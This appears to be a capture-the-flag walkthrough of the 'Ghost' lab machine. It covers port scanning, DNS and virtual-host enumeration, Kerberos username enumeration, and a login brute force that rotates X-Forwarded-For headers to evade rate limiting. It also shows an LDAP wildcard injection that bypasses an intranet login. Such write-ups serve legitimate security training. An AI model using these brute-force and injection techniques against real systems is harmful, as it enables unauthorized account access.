

Last updated Dec. 28, 2024 to follow the intended path for the post-exploit enumeration and privilege escalation process.

Nmap Results
# Nmap 7.94SVN scan initiated Mon Jul 15 14:07:55 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.210.174
Nmap scan report for 10.129.210.174
Host is up (0.017s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-15 18:09:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-info:
|   10.129.210.174:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-15T18:08:27
|_Not valid after:  2054-07-15T18:08:27
|_ssl-date: 2024-07-15T18:11:06+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.210.174:1433:
|     Target_Name: GHOST
|     NetBIOS_Domain_Name: GHOST
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: ghost.htb
|     DNS_Computer_Name: DC01.ghost.htb
|     DNS_Tree_Name: ghost.htb
|_    Product_Version: 10.0.20348
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Not valid before: 2024-06-16T15:49:55
|_Not valid after:  2024-12-16T15:49:55
|_ssl-date: 2024-07-15T18:11:06+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GHOST
|   NetBIOS_Domain_Name: GHOST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: ghost.htb
|   DNS_Computer_Name: DC01.ghost.htb
|   DNS_Tree_Name: ghost.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2024-07-15T18:10:26+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8008/tcp  open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Ghost
|_http-generator: Ghost 5.78
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
8443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Not valid before: 2024-06-18T15:14:02
|_Not valid after:  2124-05-25T15:14:02
| http-title: 400 The plain HTTP request was sent to HTTPS port
|_Requested resource was /login
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf        .NET Message Framing
49443/tcp open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
60709/tcp open  msrpc         Microsoft Windows RPC
60745/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-07-15T18:10:27
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 15 14:11:08 2024 -- 1 IP address (1 host up) scanned in 193.06 secondsghost.htb in multiple protocols, along with a hostname of DC01.ghost.htb, so let's go ahead and get those added to the /etc/hosts fileecho -e '10.129.210.174\t\tDC01.ghost.htb ghost.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/53

gobuster dns -r 10.129.210.174 -d ghost.htb \
-w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100
Found: bitbucket.ghost.htb
Found: core.ghost.htb
Found: corp.ghost.htb
Found: federation.ghost.htb
Found: gitea.ghost.htb

Found: intranet.ghost.htbTCP/389

TCP/445

TCP/88


kerbrute userenum -d ghost.htb --dc 10.129.210.174 -t 100 -o kerbrute.log ./kerberos_users.txt2024/07/21 16:14:13 > [+] VALID USERNAME: administrator@ghost.htbTCP/80

Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP), so this is probably a dead end. Additionally, running gobuster in dir mode against this port and tcp/443 did not reveal anything, so I'll be moving onto the alternate HTTP servers.TCP/8443

federation.ghost.htb, so we need to add this to our /etc/hosts file.echo -e '10.129.210.174\t\tfederation.ghost.htb' | sudo tee -a /etc/hosts
gobuster in dir and vhost modes, but couldn't uncover any additional endpoints (let alone the instability of the web server)TCP/8008
Exploring Ghost

tcp/8008, we have an installation of the Ghost.org CMS. We also see a potential username of Kathryn Holland.


http://ghost.htb when it should be http://ghost.htb:8008.
kathryn
/ghost.

kathryn.holland@ghost.htb

Checking for CVEs



request.txt and add in a X-Forwarded-For header to test the bypass.
sudo apt install -y prips
prips 10.0.0.0/8 > xff_fuzz.txt
This list of IPs has more entries than that of rockyou.txt so we can exhaust our password list before we exhaust the IP list
ffuf -x http://127.0.0.1:8080 -request request.txt \
--request-proto http -mode pitchfork \
-w xff_fuzz.txt:XFFFUZZ -w ~/Pentest/WordLists/rockyou.txt:PASSFUZZ \
-mc 200,301,302 -t 10
Use ffuf to bruteforce the login and send each request through Burp

rockyou.txt is going to take forever. I also tried a more targeted wordlist made using cewl, but didn't have any luck.Gobuster Enumeration
Directories and Files
Running gobuster dir against http://ghost.htb:8008 did not reveal any additional interesting directories or files.
Virtual Hosts
gobuster vhost -k --domain ghost.htb -u http://$target:8008 -w subdomains.txt -t 10Test the DNS names we found earlier against this web server to see if any are configured as virtual hosts
Found: gitea.ghost.htb Status: 200 [Size: 13653]
Found: intranet.ghost.htb Status: 307 [Size: 3968] [--> /login]
Nice! We found two more virtual hosts on this web server.
echo -e '10.129.210.174\t\tintranet.ghost.htb gitea.ghost.htb' | sudo tee -a /etc/hostsAdd them to the hosts file
Exploring the Intranet


HTTP POST to /login, there are some references to LDAP, so this application is authenticating against Active Directory, most likely

* in both fields allows me to login! Most likely, there's a hard-coded LDAP query string in the application that doesn't filter user-input. The * in both fields most likely causes a wildcard match that LDAP evaluates to True.

kathryn.holland

bitbucket.ghost.htb exists -- found in earlier DNS enumeration -- but doesn't appear to be defined. Justin also appears to be running a script, which may come into play later.
gitea_temp_principal has the password stored in a LDAP attributeBrute Forcing Gitea Principal Login
We should be able to figure out the gitea_temp_principal login by taking advantage of the LDAP wildcard injection in the login form for the Intranet.
